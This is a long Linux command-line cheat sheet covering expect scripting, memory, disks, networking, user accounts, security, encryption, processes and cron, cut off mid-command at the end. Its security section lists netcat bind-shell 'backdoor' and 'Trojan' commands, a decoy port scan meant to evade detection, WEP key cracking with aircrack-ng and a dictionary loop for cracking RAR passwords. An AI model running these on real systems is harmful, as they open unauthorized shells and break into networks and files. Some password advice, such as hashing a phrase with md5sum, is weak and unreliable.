Entire books exist about expect, Expect is an extension to the 'tcl' language.

expect related tools

`expectk`	A graphical front end
`autoexpect`	Create a script from an interactive session

Set the variable 'x' to the value 30

```
set x 30
```

Make a script timeout after 20 seconds

```
set timeout 20
```

The above is useful when interacting with servers which may not respond.
Start the 'ssh' program from within an expect script

```
spawn ssh
```

Wait for the program spawn to say exactly "hello!"

```
expect "hello!"
```

Wait for the program spawned to say anything with boggle in it

```
expect "*boggle*"
```

Send the response "yes" to the spawned program

```
send "yes\n"
```

```
send "yes\r"      ~(more or less the same)
```

```
send yes\r        ~(also possible, but not always)
```

Escape a '-' character in a send command

```
send "/-4.5\n"
```

If we just wrote 'send "-4.5\n"' then expect would think that -4 was a flag and would crash
A simple expect script

```
#!/usr/bin/expect
 set timeout 20
 set name [lindex $argv 0]
 set user [lindex $argv 1]
 set password [lindex $argv 2]
 spawn telnet $name
 expect "login:"
 send "$user "
 expect "Password:"
 send "$password "
 interact # hands interaction to the user
```

The Shell

Section 67

Set command line editing in the 'vi' mode

```
set -o vi        ~(gives "vi" like command line editing keystrokes)
```

```
set -o emacs     ~(return to the default mode)
```

Ram Memory

Section 68

View memory utilisation

```
sar -r
```

Free swap

```
free -b | grep "Swap:" | sed 's/ * / /g' | cut -d ' ' -f2
```

Find the ratio between ram usage and swap usage.

```
sysctl -a | grep vm.swappiness
```

Monitor memory usage

```
watch vmstat -sSM
```

68.1 Virtual Memory

Add temporary swap space

```
dd if=/dev/zero of=/swapfile bs=1M count=64; chmod 600 /swapfile;
  ⇒ mkswap /swapfile; swapon /swapfile
```

Clean swap area after using a memory hogging application

```
swapoff -a ; swapon -a
```

Vmstat/iostat with timestamp

```
vmstat 1 | awk '{now=strftime("%Y-%m-%d %T "); print now $0}'
```

Disks

Section 69

Check free disk space and display sizes in an easy to read format

```
df -h
```

Show file and directory sizes for the current directory

```
du -sh *
```

69.1 Hard Disk Partitions

List all hd partitions

```
awk '/d.[0-9]/{print $4}' /proc/partitions
```

Show disk partitions and sizes

```
sudo fdisk -l
```

Gparted: to repartition a disk

Serial Connections

Section 70

Test a serial connection

```
host A: cat /proc/dev/ttyS0 host B: echo hello > /dev/ttyS0
```

The Network

Network Information

```
ntop
```

Restart network manager

```
sudo /etc/init.d/networking restart
```

Consolle based network interface monitor

```
ethstatus -i eth0
```

Display ncurses based network monitor

```
nload -u m eth0
```

Show apps that use internet connection at the moment.

```
netstat -lantp | grep -i stab | awk -F/ '{print $2}' | sort | uniq
```

Monitor RX/TX packets and any subsquent errors

```
watch 'netstat -aniv'
```

Most simple way to get a list of open ports

```
netstat -lnp
```

Eth-tool summary of eth# devices

```
for M in 0 1 2 3 ; do echo eth$M ;/sbin/ethtool eth$M | grep -E "Link|
  ⇒ Speed" ; done
```

Check the status of a network interface

```
mii-tool [if]
```

Find all active IP addresses in a network

```
arp-scan -l
```

Create a persistent connection to a machine

```
ssh -MNf <user>@<host>
```

Directly ssh to host B that is only accessible through host A

```
ssh -t hostA ssh hostB
```

Show all programs on UDP and TCP ports with timer information

```
netstat -putona
```

Ping the host bfi.org

```
ping bfi.org
```

Mtr, better than traceroute and ping combined

```
mtr google.com
```

Lists all listening ports together with the PID of the associated

```
netstat -tlnp
```

Finger the user bradley@ap.spl.org

```
 finger bradley@ap.spl.org
 [ap.spl.org]
 Login: bradley                          Name: Bradley J Milton
```

Output the users who are currently logged in to the system ap.spl.org

```
finger @ap.spl.org
```

Find the IP address of the host linart.net

```
dig linart.net
...output messages...
;; ANSWER SECTION:
```

Find the host name that corresponds to the IP address 216.92.9.215

```
dig -x 216.92.9.215
```

Output the name of the Whois Server for linart.net

```
whois linart.net
```

View the domain record for linart.net, using the whois.networksolutions.com

```
whois -h whois.networksolutions.com linart.net
```

Send the message 'get up!' to the terminal where user 'sleepy' is logged in

```
write sleepy get up
```

Output the contents of '/etc/motd' to all logged-in terminals,

```
wall /etc/motd
```

Output the text 'hello?' to all logged-in terminals

```
wall hello?
```

Disallow messages to be written to your terminal

```
mesg n
```

Output the current access state of your terminal

```
mesg
```

Request a chat with the user kat@kent.edu

```
talk kat@kent.edu
```

View network traffic with protocols: wireshark
Find which tcp ports are currently in use

```
lsof | grep TCP    ~(lsof lists all open unix 'files' including pipes)
```

Lots of detailed information

```
lshw -C Network
```

Restart the gnome graphical network manager apple

```
sudo restart network-manager
```

71.1 Analysing The Network

Make an alias (command) to ping a yahoo server without any dns

```
alias testnet='ping 69.147.114.224'
```

(this can determine if the problem is dns or tcpip)
Router discovery

```
sudo arp-scan 192.168.1.0/24 -interface eth0
```

Show all machines on the network

```
nmap 192.168.0-1.0-255 -sP
```

Localize provenance of current established connections

```
for i in $(netstat --inet -n|grep ESTA|awk '{print $5}'|cut -d: -f1);do
  ⇒  geoiplookup $i;done
```

List the number and type of active network connections

```
netstat -ant | awk '{print $NF}' | grep -v '[a-z]' | sort | uniq -c
```

Remotely sniff traffic and pass to snort

```
ssh root@pyramid \ "tcpdump -nn -i eth1 -w -" | snort -c /etc/snort/
  ⇒ snort.conf -r -
```

72.1 Tcpip Ports

List all TCP opened ports on localhost in LISTEN mode

```
netstat -nptl
```

Which program is this port belongs to ?

```
lsof -i tcp:80
```

List all opened ports on host

```
nmap -p 1-65535 --open localhost
```

List all opened ports on host

```
sudo lsof -P -i -n -sTCP:LISTEN
```

Show apps that use internet connection at the moment.

```
netstat -lantp | grep -i establ | awk -F/ '{print $2}' | sort | uniq
```

Port Knocking!

```
knock <host> 3000 4000 5000 && ssh -p <port> user@host && knock <host>
  ⇒ 5000 4000 3000
```

Show apps that use internet connection at the moment.

```
ss -p
```

Netcat as a portscanner

```
nc -v -n -z -w 1 127.0.0.1 22-1000
```

72.2 Ip Addresses

Get My Public IP Address

```
wget -qO - http://myip.dk/ | egrep -m1 -o
  ⇒ '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}'
```

What is my ip?

```
curl -s checkip.dyndns.org | grep -Eo '[0-9\.]+'
```

What is my ip? (hardened)

```
curl --connect-timeout 3 http://www.whatismyip.org/
```

Geoip information

```
GeoipLookUp(){ curl -A "Mozilla/5.0" -s "http://www.geody.com/geoip.php
  ⇒ ?ip=$1" | grep "^IP.*$1" | html2text; }
```

Get My Public IP Address

```
curl -s http://whatismyip.org/
```

Display ip address

```
curl -s http://myip.dk | grep '<title>' | sed -e 's/<[^>]*>//g'
```

Filter IPs out of files

```
egrep -o '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' file.txt
```

72.3 Dhcp Dynamic Host Control Protocol

tools	
dhclient	Sets up a dhcp client from the command line

Get IPs with a DHCP lease

```
egrep "^lease" /var/lib/dhcp/db/dhcpd.leases |awk '{ print $2 }'
```

Randomize hostname and mac address, force dhcp renew. (for

```
dhclient -r && rm -f /var/lib/dhcp3/dhclient* && sed "s=$(hostname)=
 ⇒ REPLACEME=g" -i /etc/hosts && hostname "$(echo $RANDOM | md5sum |
 ⇒ cut -c 1-7 | tr a-z A-Z)" && sed "s=REPLACEME=$(hostname)=g" -i /
 ⇒ etc/hosts && macchanger -e eth0 && dhclient
```

72.4 Ping

Ping a range of IP addresses

```
nmap -sP 192.168.1.100-254
```

Ping a host until it responds, then play a sound, then exit

```
beepwhenup () { echo 'Enter host you want to ping:'; read PHOST; if [[
 ⇒ "$PHOST" == "" ]]; then exit; fi; while true; do ping -c1 -W2
 ⇒ $PHOST 2>&1 >/dev/null; if [[ "$?" == "0" ]]; then for j in $(seq 1
 ⇒  4); do beep; done; ping -c1 $PHOST; break; fi; done; }
```

72.5 Ifconfig

`http://linuxhelp.blogspot.com/2006/11/ifconfig-dissected-and-demystified.html`
: how to use ifconfig

Setup ethernet network device specifying an ip address

```
ifconfig eth0 192.168.0.1 netmask 255.255.255.0 broadcast 192.168.0.255
 ⇒  up
```

72.6 Proxy Servers

Create a single-use TCP proxy with debug output to stderr

```
socat -v tcp4-l:<port> tcp4:<host>:<port>
```

Create a single-use TCP (or UDP) proxy

```
nc -l -p 2000 -c "nc example.org 3000"
```

72.7 Mac Addresses

A 'mac' address is a unique number associated with a given network interface on a computer. A network interface is a wireless card, ethernet card, modem, etc. No 2 network devices in the world have the same mac address, or at least shouldnt.

`http://linuxhelp.blogspot.com/2005/09/how-to-change-mac-address-of-your.html`
: how to change ('spoof') the mac address for a given network device on the local computer.

`deb:`
: macchanger a package to change the mac address for a given network interface. this may not work with all wireless cards.

Determine MAC address of remote host when you know its IP address

```
arping 192.168.1.2
```

Insert a colon between every two digits

```
sed 's/\(..\)/\1:/g;s/:$//' mac_address_list
```

Find the mac address of all active network interfaces (wireless, ethernet ...)

```
ifconfig -a | grep HWaddr
```

Show the mac address to ip table for the local computer

```
arp
```

Resets your MAC to a random MAC address to make you harder to

```
ran=$(head /dev/urandom | md5sum); MAC=00:07:${ran:0:2}:${ran:3:2}:${
  ⇒ ran:5:2}:${ran:7:2}; sudo ifconfig wlan0 down hw ether $MAC; sudo
  ⇒ ifconfig wlan0 up; echo ifconfig wlan0:0
```

Change or 'spoof' the mac address of the ethernet network device

```
ifconfig eth0 down
ifconfig eth0 hw ether 00:80:48:BA:d1:30
ifconfig eth0 up
ifconfig eth0 | grep HWaddr
```

Change the mac address for the wireless card 'wlan0' to the specified

```
macchanger --mac 00:00:13:37:00:00 wlan0
```

(this only works if the wireless card driver supports the operation)

72.8 Monitoring Network Bandwidth

Watch data usage on eth0

```
watch ifconfig eth0
```

Monitor bandwith and data transfer

```
iptables, bmon, vnstat, ntop, bwm-ng, iftop, iptraf, darkstat, mrtg ...
```

Output bmon data as html

```
bmon -O html:path=/home/var/www/html/data/bmon
```

Create a new database with data about the eth0 (ethernet interface)

```
vnstat -u -i eth0
```

Store data about the 'ppp0' interface (a modem, or wireless usb dongle) etc

```
sudo vnstat -u -i ppp0
```

Show an ascii graph of data transfer by the hour

```
vnstat -h
```

Look for the number of RX bytes and TX bytes of the active interface

```
ifconfig
```

72.9 Network Configuration

udp uses no acknowledgement used by: tftp (trivial file transfer protocol) , snmp (simple network manage protocol), dhcp, dns uses port numbers uses ip the only improvement on ip are port numbers

Tcpdump, ethereal to see network traffic

Monitor the ethernet network traffic

```
while :; do netstat -in | grep ath0 ; sleep 1 ; done
```

Show network interfaces

```
ip link show
```

```
netstat -in
```

List the routing table

```
ip route show
```

Configure a network connection via dhcp

```
dhclient
```

72.10 Wireless Networks

tools

`iwlist`	Show available wlans
`iwgetid`	Shows interfaces
`iwpriv`	
`iwspy`	Show other lan clients
`iwevent`	Monitor wlans
`dhclient`	Set up dhcp clients

Connect to a network called 'beach cafe'

```
iwconfig etho essid "beach cafe"
```

Connect to the 'uconnect' network

```
iwconfig eth0 essid uconnect
```

Connect with a wep key

```
iwconfig eth0 essid uconnect key s:Password
```

```
iwconfig eth0 essid uconnect key 1fa24 ~(hex notation)
```

Get a dhcp ip address from the network

```
dhclient    ~(run this after 'iwconfig')
```

Show the mac address of the access point

```
iwgetid -ap
```

Show available encryption algorithms

```
iwlist encryption
```

Show transmitter power

```
iwlist power
```

Show the status of the wireless interface eth1

```
iwconfig eth1
```

If an ESSID:"name" appears then connected

Show information about available wireless networks in range

```
iwlist scan
```

View all networks reachable from the ra0 interface (wireless card)

```
iwlist ra0 scan
```

Very mysterious

```
iwpriv  ??
```

72.11 Wireless Security

`http://www.aircrack-ng.org`
: The official site

wireless security auditing programs

`aircrack-ng`	Obtain wireless network passwords
`kismet`	See wireless networks in range and clients

Sniff wireless traffic using the 'ra0' interface

```
sudo airodump-ng ra0
```

Put the wireless card into monitor mode

```
airmon-ng start <interface> <channel>
```

Capture wireless packets on channel 11 from the given mac address

```
airodump-ng -c 11 --bssid 00:01:02:03:04:05 -w dump rausb0
```

(the captured packets get written to a file prefixed 'dump') (>40000 packets should be captured in order to crack the key)

Attempt to crack the wep key using captured data in 'dump-01.cap'

```
aircrack-ng -b 00:01:02:03:04:05 dump-01.cap
```

Use several captured data packet files using a wildcard

```
aircrack-ng -b 00:01:02:03:04:05 dump*.cap
```

Test if the 'ra0' wireless card supports 'injection'

```
aireplay-ng -9 ra0        ~(or run with sudo)
```

(injection is required for speeding up wireless attacks)

Section 73

User And Group Accounts

Unix style operating systems use user and group accounts to attempt to control access to files, folders and other resources. The super-user on a unix-style operating system is called the 'root' user

73.1 Users

Find out who you logged onto the machine as

```
who am i
```

Find out what users are logged onto the system

```
who
```

Display which user is running a process from a given port name

```
fuser -nu tcp 3691
```

List what rights you will have after a 'sudo' command

```
sudo -l
```

Quickly add user accounts to the system and force a password

```
for name in larry moe schemp; do useradd $name; echo 'password' |
  ⇒ passwd --stdin $name; chage -d 0 $name; done
```

Add existing user to a group

```
usermod -a -G groupname username
```

List files not owned by any user or group

```
find / -nouser -o -nogroup -print
```

List your group memberships

```
groups
```

(prints 'steward galley crew')

List the group memberships of user blackbeard

```
groups blackbeard
```

Output a list of the members of the galley group

```
members galley
```

Change the group ownership of file 'cruise' to bridge

```
chgrp bridge cruise
```

Give group ownership of the 'maps' directory and all the files it contains to the bridge group

```
chgrp -R bridge maps
```

Write-protect the file 'cruise' so that no other users can change it

```
chmod go-w cruise
```

Make the file 'cruise' private from all users but yourself

```
chmod go= cruise
```

Make the file 'cruise' both world readable and world writable

```
chmod a+rw cruise
```

Give execute permission to all users for the file 'myscript'

```
chmod a+x myscript
```

Get a quick list of all user and group owners of files and dirs

```
find -printf '%u %g\n' | sort | uniq
```

Packages

`deb:`
: acct show information about users

`deb:`
: quota allows the administrator to place disk quotas on users account

Remove executable bit from all files in the current directory

```
find . ! -type d -exec chmod -x {}\;
```

Switch to a user with "nologin" shell

```
sudo -u username bash
```

Recursive chmod all files and directories within the current folder

```
chmod -R 774 .
```

Create a listing of all possible permissions and their octal

```
touch /tmp/$$;for N in `seq -w 0 7777|grep -v [89]`; do chmod $N /tmp/
  ⇒ $$; P=`ls -l /tmp/$$ | awk '{print $1}'`; echo $N $P; done;rm /tmp/
  ⇒ $$
```

Show all user accounts on the local computer

```
cat /etc/passwd
```

```
cat /etc/passwd | grep /home   ~(shows only non-application users)
```

List all groups and the user names that were in each group

```
for u in `cut -f1 -d: /etc/passwd`; do echo -n $u:; groups $u; done |
  ⇒ sort
```

Add a new user account

```
adduser
```

Add a new group account

```
addgroup
```

Change ownership of a file to another user

```
chown
```

Change the group ownership of a file or files

```
chgrp
```

Print what groups a user belongs to

```
groups
```

Change the password for the 'mjb' user account

```
passwd mjb
```

Find all files on the computer owned by the 'bob' user

```
find / -user bob -ls
```

73.2 File Permissions

Give any files that don't already have it group read permission

```
find . -type f ! -perm /g=r -exec chmod g+r {} +
```

Remove executable bit from all files in the current directory

```
chmod -R -x+X *
```

Recursively reset file or folder permissions

```
find public_html/stuff -type d -exec chmod 755 {} + -or -type f -exec
 ⇒ chmod 644 {} +
```

Change the ownership of all files owned by one user.

```
find /home -uid 1056 -exec chown 2056 {} \;
```

Create directory and set owner/group/mode in one shot

```
install -o user -g group -m 0700 -d /path/to/newdir
```

Section 74 — *Security*

Unix security checker

```
tiger
```

74.1 Net Security

Find running binary executables that were installed irregularly

```
cat /var/lib/dpkg/info/*.list > /tmp/listin ; ls /proc/*/exe |xargs -l
 ⇒ readlink | grep -xvFf /tmp/listin; rm /tmp/listin
```

Scan Network for Rogue APs.

```
nmap -A -p1-85,113,443,8080-8100 -T4 --min-hostgroup 50 --max-rtt-
 ⇒ timeout 2000 --initial-rtt-timeout 300 --max-retries 3 --host-
 ⇒ timeout 20m --max-scan-delay 1000 -oA wapscan 10.0.0.0/8
```

Create a backdoor on a machine to allow remote connection to bash

```
nc -vv -l -p 1234 -e /bin/bash
```

Find brute force attempts on SSHd

```
cat /var/log/secure | grep sshd | grep Failed | sed 's/invalid//' | sed
 ⇒  's/user//' | awk '{print $11}' | sort | uniq -c | sort -n
```

Use a decoy while scanning ports to avoid getting caught by the

```
sudo nmap -sS 192.168.0.10 -D 192.168.0.2
```

Conficker Detection with NMAP

```
nmap -PN -d -p445 --script=smb-check-vulns --script-args=safe=1 IP-
 ⇒ RANGES
```

Find files with root setuids settings

```
sudo find / -user root -perm -4000 -print
```

Trojan inverse shell

```
nc -l -p 2000 -e /bin/bash
```

Check for login failures and summarize

```
zgrep "Failed password" /var/log/auth.log* | awk '{print $9}' | sort |
 ⇒ uniq -c | sort -nr | less
```

Block known dirty hosts from reaching your machine

```
wget -qO - http://infiltrated.net/blacklisted|awk '!/#|[a-z]/&&/./{
⇒ print "iptables -A INPUT -s "$1" -j DROP"}'
```

Retrieve top ip threats from http://isc.sans.org/sources.html

```
curl -s http://isc.sans.org/sources.html|grep "ipinfo.html"|awk -F"ip="
```

Locking and unlocking files and mailboxes

```
lockfile
```

Add a line for your username in the /etc/sudoers file

```
echo 'loginname ALL=(ALL) ALL' >> /etc/sudoers
```

74.2 Shredding

Shredding data means deleting data in a way that makes that data not recoverable, by analogy with the process of shredding a document.

Securely destroy data (including whole hard disks)

```
shred targetfile
```

Securely overwrite a file with random junk, rename it to clear

```
shred -vzu /tmp/junk-file-to-be-shredded
```

Shred an complete disk, by overwritting its content 10 times

```
sudo shred -zn10 /dev/sda
```

Securely destroy data on given device

```
# for i in $(seq 1 25); do dd if=/dev/urandom of=<your disk> bs=1M ;
⇒ done
```

74.3 Firewalls

Redirect incoming traffic to SSH, from a port of your choosing

```
iptables -t nat -A PREROUTING -p tcp --dport [port of your choosing] -j
⇒  REDIRECT --to-ports 22
```

Tired of switching between proxy and no proxy? here's the solution

```
iptables -t nat -A OUTPUT -d ! 10.0.0.0/8 -p tcp --dport 80 -j DNAT --
⇒ to-destination 10.1.1.123:3128
```

Save iptables firewall info

```
sudo iptables-save > /etc/iptables.up.rules
```

Remove an IP address ban that has been errantly blacklisted by

```
denyhosts-remove $IP_ADDRESS
```

Watch iptables counters

```
watch 'iptables -vL'
```

Block all IP addresses and domains that have attempted brute

```
(bzcat BZIP2_FILES && cat TEXT_FILES) | grep -E "Invalid user|PAM" |
⇒ grep -o -E "from .+" | awk '{print $2}' | sort | uniq >> /etc/hosts
⇒ .deny
```

Section 75 — *Encryption*

encryption tools

`password gorilla`	A graphical cross-platform encryption tool
`gpg`	
`gpg2`	
`cccrypt`	
`mcrypt`	Replacement for crypt, unrecommends itself

Quickly generate an MD5 hash for a text string using OpenSSL

```
echo -n 'text to be encrypted' | openssl md5
```

Gpg decrypt several files

```
gpg --allow-multiple-messages --decrypt-files *
```

Safely store your gpg key passphrase.

```
pwsafe -qa "gpg keys"."$(finger `whoami` | grep Name | awk '{ print $4"
 ⇒  "$5 }')"
```

Quickly encrypt a file with gnupg and email it with mailx

```
cat file.txt | gpg2 --encrypt --armor --recipient "Disposable Key" |
 ⇒ mailx -s "Email Subject" user@email.com
```

Mount a truecrypt drive from a file from the command line

```
su -c "truecrypt --non-interactive truecrypt-file cryptshare -p
 ⇒ PASSWORD"
```

Create/open/use encrypted directory

```
encfs ~/.crypt ~/crypt
```

Encrypted archive with openssl and tar

```
tar c folder_to_encrypt | openssl enc -aes-256-cbc -e > secret.tar.enc
```

Encrypted archive with openssl and tar

```
openssl des3 -salt -in unencrypted-data.tar -out encrypted-data.tar.
 ⇒ des3
```

Rot13 simple substitution cipher via command line

```
alias rot13='perl -pe "y/A-Za-z/N-ZA-Mn-za-m/;"'
```

Cracking a password protected .rar file

```
for i in $(cat dict.txt);do unrar e -p$i protected.rar; if [ $? = 0 ];
 ⇒ then echo "Passwd Found: $i";break;fi;done
```

MD5 SUMS ....

Create md5sum of files under the current dir excluding some

```
find . -type d \( -name DIR1 -o -name DIR2 \) -prune -o -type f -print0
 ⇒  | xargs -r0 md5sum
```

Recursively md5 all files in a tree

```
find ./backup -type f -print0 | xargs -0 md5sum > /checksums_backup.md5
```

Verify MD5SUMS but only print failures

```
md5sum --check MD5SUMS | grep -v ": OK"
```

75.1 Gpg

gpg stands for gnu pretty good privacy, more or less.

Receive, sign and send GPG key id

```
caff <keyid>
```

Import gpg key from the web

```
curl -s http://defekt.nl/~jelle/pubkey.asc | gpg --import
```

Gpg decrypt a file

```
gpg --output foo.txt --decrypt foo.txt.pgp
```

Add a gpg key to aptitute package manager in a ubuntu system

```
wget -q http://xyz.gpg -O- | sudo apt-key add -
```

Encrypt the file 'log.txt'

```
gpg -c log.txt
```

Gpg encrypt a file

```
gpg --encrypt --recipient 'Foo Bar' foo.txt
```

Decrypt file

```
gpg log.txt
```

Encrypts or decrypts files in a specific directory

```
for a in path/* ; do ccenrypt -K <password> $a; done
```

75.2 Passwords

Use md5 to generate a pretty hard to crack password

```
echo "A great password" | md5sum
```

Generate a random password 30 characters long

```
strings /dev/urandom | grep -o '[[:alnum:]]' | head -n 30 | tr -d '\n';
 ⇒  echo
```

Hiding password while reading it from keyboard

```
save_state=$(stty -g);echo -n "Password: ";stty -echo;read password;
 ⇒ stty "$save_state";echo "";echo "You inserted $password as password
 ⇒ "
```

Generate a unique and secure password for every website that you

```
sitepass() { echo -n "$@" | md5sum | sha1sum | sha224sum | sha256sum |
 ⇒ sha384sum | sha512sum | gzip - | strings -n 1 | tr -d "[:space:]" |
 ⇒  tr -s '[:print:]' | tr '!-~' 'P-~!-O' | rev | cut -b 2-11; history
 ⇒  -d $(($HISTCMD-1)); }
```

75.3 Recovering Passwords

Password recovery on debian

```
init=/bin/bash; mount -o remount,rw /
```

75.4 Generating Passwords

Generate random password

```
pwgen -Bs 10 1
```

Password Generation

```
pwgen --alt-phonics --capitalize 9 10
```

A homemade password generator

```
genpass(){local i x y z h;h=${1:-8};x=({a..z} {A..Z} {0..9});for ((i=0;
 ⇒ i<$h;i++));do y=${x[$((RANDOM%${#x[@]}))]};z=$z$y;done;echo $z ;}
```

Generate Random Passwords

```
dd if=/dev/urandom count=200 bs=1 2>/dev/null | tr "\n" " " | sed 's/[^
 ⇒ a-zA-Z0-9]//g' | cut -c-16
```

Generate random password

```
openssl rand -base64 6
```

Generate 10 pronunciable passwords

```
apg -a 0 -n 10
```

Password generator

```
genpass() { local h x y;h=${1:-8};x=( {a..z} {A..Z} {0..9} );y=$(echo $
  ⇒ {x[@]} | tr ' ' '\n' | shuf -n$h | xargs);echo -e "${y// /}"; }
```

Generate random password

```
tr -dc 'a-zA-Z0-9' < /dev/urandom | head -c10
```

Creates a random password from /dev/urandom [0-9A-za-z]

```
head -c $((<pw-lenght>-2)) /dev/urandom | uuencode -m - | sed -e '1d' -
  ⇒ e '3d' | sed -e 's/=.*$//g'
```

75.5 Changing Passwords

Force change password for all users

```
for i in `cat /etc/passwd | awk -F : '{ print $1 }';`; do passwd -e $i;
  ⇒  done
```

Section 76 — *Services*

'services' are a special type of process which are generally always running and are often started when the computer starts up. Examples of services are a web-server, an ftp server ...

`debian:`
: sysvconfig allows a user to use the redhat-style 'service' command

Show what services are available on the computer

```
ls /etc/init.d
```

Start or stop a service on a debian-style linux

```
sudo /etc/init.d/servicename start|stop
```

Restart the 'sshd' (secure shell) service

```
sudo /etc/init.d/sshd restart
```

Another way

```
update-rc.d ... invoke-rc.d
```

Stop the 'apache' service (with the sysvconfig package, or on redhat style)

```
sudo service apache stop
```

Other tools: rcconf, update-rc.d

76.1 Starting Services At Computer Start Up

Linux has a concept of 'run-levels' which are stages the computer reaches as it boots up, and as it shuts down. The higher the level the more 'booted-up' is. One can configure a server to start at any particular 'run-level'.

Configure apache to start up when the computer starts

```
update-rc.d apache2 defaults    ~(this is debian-specific)
```

```
update-rc.d apache2 start 20 2 3 4 5 . stop 80 0 1 6 .   ~(the same)
```

Disable the apache webserver from starting when the computer starts

```
update-rc.d -f apache2 remove
```

Create automatic startup links manually (this is the older way)

```
cd /etc/rc5.d/
```

```
ln -s /etc/init.d/apache2 S20apache2
```

when the computer enters run-level 5 (rc5.d) is will start (S) the 'apache2' service with a priority of '20', that is, before all other services which have a priority number greater than 20

Pipes

Section 77

The unix pipeline is possibly the most important concept in the unix world

Cat large file to clipboard with speed-o-meter

```
pv large.xml | xclip
```

Processes

Section 78

Kill a process with its name

```
pkill $1
```

Kill a background job

```
kill %1
```

Kills a process that is locking a file.

```
fuser -k filename
```

Close shell keeping all subprocess running

```
disown -a && exit
```

Processes by CPU usage

```
ps -e -o pcpu,cpu,nice,state,cputime,args --sort pcpu | sed "/^ 0.0 /d"
```

Processes are essentially running programs (applications, software). Some applications, when they run, are visible because they use a 'window' or they display information or data on the command-line. However other processes are 'invisible'; that is, they are running, but you as the user doesnt see any visible activity.

process viewing tools

`top`	Views processes in real time
`lsof`	
`ps`	
`pmap`	

Ionice limits process I/O, to keep it from swamping the system

```
ionice -c3 find /
```

Sort all running processes by their memory & CPU usage

```
ps aux --sort=%mem,%cpu
```

Kill all processes that don't belong to root/force logoff

```
for i in $(pgrep -v -u root);do kill -9 $i;done
```

Find out current working directory of a process

```
echo COMMAND | xargs -ixxx ps -C xxx -o pid= | xargs -ixxx ls -l /proc/
  ⇒ xxx/cwd
```

Check if a process is running

```
kill -0 [pid]
```

Determining the excat memory usages by certain PID

```
pmap -d [pid]
```

78.1 Viewing Processes

Alias for displaying a process tree nicely

```
alias pst='pstree -Alpha'
```

Show all processes in a 'tree' format (parent and child processes linked)

```
pstree
```

Displays process tree of all running processes

```
pstree -Gap
```

Show a 4-way scrollable process tree with full details.

```
ps awwfux | less -S
```

Show running processes ordered by the amount of CPU usage

```
ps -eo pcpu,pid,args | sort -n
```

Show all processes

```
ps -ef
```

Show process numbers for the root user

```
pgrep -u root
```

78.2 Killing Processes

In order to stop a running program (which doesnt have a window) it is necessary to 'kill' (or stop) the associated process. In order to do this first it may be necessary to find out the process identification number ('pid') of the running application.

Find out the 'pid' number of a process associated with 'lighttpd'

```
ps aux | grep lighttpd   ~(you can use only part of the name)
```

Show the process id of a running program

```
pidof lighttpd       ~(you have to know the exact name of the program)
```

Stop the 'apt-get' program

```
killall -9 apt-get   ~(with killall the 'pid' number is not necessary)
```

Kill all processes belonging to a user

```
ps -ef | grep $USERNAME | awk {'print $2'} | xargs kill [-9]
```

Kill all processes beloging to a single user.

```
kill -9 `ps -u <username> -o "pid="`
```

Show top running processes by the number of open filehandles they

```
lsof | awk '{print $1}' | sort | uniq -c | sort -rn | head
```

Kill most recently created process.

```
pkill -n firefox
```

Return threads count of a process

```
ps -o thcount -p <process id>
```

List all process running a specfic port

```
sudo lsof -i :<port>
```

Kill all processes using a directory/file/etc

```
lsof|grep /somemount/| awk '{print $2}'|xargs kill
```

Show the 20 most CPU/Memory hungry processes

```
ps aux | sort +2n | tail -20
```

Count processes with status "D" uninterruptible sleep

```
top -b -n 1 | awk '{if (NR <=7) print; else if ($8 == "D") {print;
 ⇒ count++} } END {print "Total status D: "count}'
```

Find the processes that are on the runqueue. Processes with a

```
ps -eo stat,pid,user,command | egrep "^STAT|^D|^R"
```

Pulls total current memory usage, including SWAP being used, by

```
ps aux | awk '{sum+=$6} END {print sum/1024}'
```

Stop a program or process

```
kill $(ps -ef | awk '/sshd/ { print $2 }')
```

```
kill $(ps -ef | grep sshd | awk '{ print $2 }')    ~(the same)
```

Restart command if it dies.

```
ps -C program_name || { program_name & }
```

Catch a proccess from a user and strace it.

```
x=1; while [ $x = 1 ]; do process=`pgrep -u username`; if [ $process ];
 ⇒  then x=0; fi; done; strace -vvtf -s 256 -p $process
```

Trace the system calls made by a process (and its children)

```
strace -f -s 512 -v ls -l
```

78.3 Zombie Processes

Display all 'zombie' processese

```
ps aux | awk '{ print $8 " " $2 " " $11}' | grep -w Z
```

Get a regular updated list of zombies

```
watch "ps auxw | grep [d]efunct"
```

Get a regular updated list of zombies

```
watch "ps auxw | grep 'defunct' | grep -v 'grep' | grep -v 'watch'"
```

Section 79 ***Environment Configurations***

Show the values of the environment variables

```
env
```

```
printenv
```

Executes a command changing an environment variable 'var'

```
var="value" command
```

79.1 Aliases

Put aliases in the ~/.bashrc file to save them

```
alias dir='ls -la | less'
```

Make alias pemanent fast

```
PERMA () { echo "$@" >> ~/.bashrc; }
```

A variable can be used in an alias

```
alias say='echo $1'    ~(but alias say='echo $1; echo 1' doesnt work...)
```

Reload the .bashrc file to make a new alias take effect

```
source ~/.bashrc
```

Add a folder to the executable path (put in ~/.bash_profile file to save it)

```
export PATH=/path/to/folder:"${PATH}"
```

(programs in this folder can then be executed with 'programname')

Make all terminals write to the same history file

```
shopt -s histappend        ~(put in .bashrc, on single user systems)
```

Enable changing to a folder by typing only the folder name (not path)

```
export CDPATH='.:~:/some/folder:/path/to/folder'
```

(place this in .bashrc with commonly used folders)

Section 80

Timing Performance

Time how long a "grep" command takes to execute

```
time grep -rl big *
```

Time the execution time of 2 commands at the same time

```
time { find / -name '*what*'; locate '*.cc' ; }
```

Section 81

Scheduling

tools

batch	
cron	A scheduling tools
crontab	A file of scheduled tasks
at	Run a command at a certain time
nice	Run with a certain priority

Download schedule

```
echo 'wget url' | at 12:00
```

Run the script 'upload.sh' every 15 mins past the hour

```
*/15 * * * * /usr/local/bin/upload.sh   ~(put in the cron file)
```

Schedule a script or command in x num hours, silently run

```
( ( sleep 2h; your-command your-args ) & )
```

View the help page for the crontab file

```
man 5 crontab
```

Execute a command at a given time

```
echo "ls -l" | at midnight
```

Run a command only when load average is below a certain threshold

```
echo "rm -rf /unwanted-but-large/folder" | batch
```

81.1 Cron

Update your system every day at the lunch time (12:00)

```
(crontab -e) 00 12 * * * apt-get update (/etc/init.d/cron restart)
```

Edit Crontab

```
crontab -e
```

Edit Crontab

```
vi ~/.crontab && crontab ~/.crontab
```

Log output from a cronjob to a file, but also e-mail if a string

```
some_cronjobed_script.sh 2>&1 | tee -a output.log | grep -C 1000 ERROR
```

Print crontab entries for all the users that actually have a file

```
for USER in `cut -d ":" -f1 </etc/passwd`; do crontab -u ${USER} -l 1>/
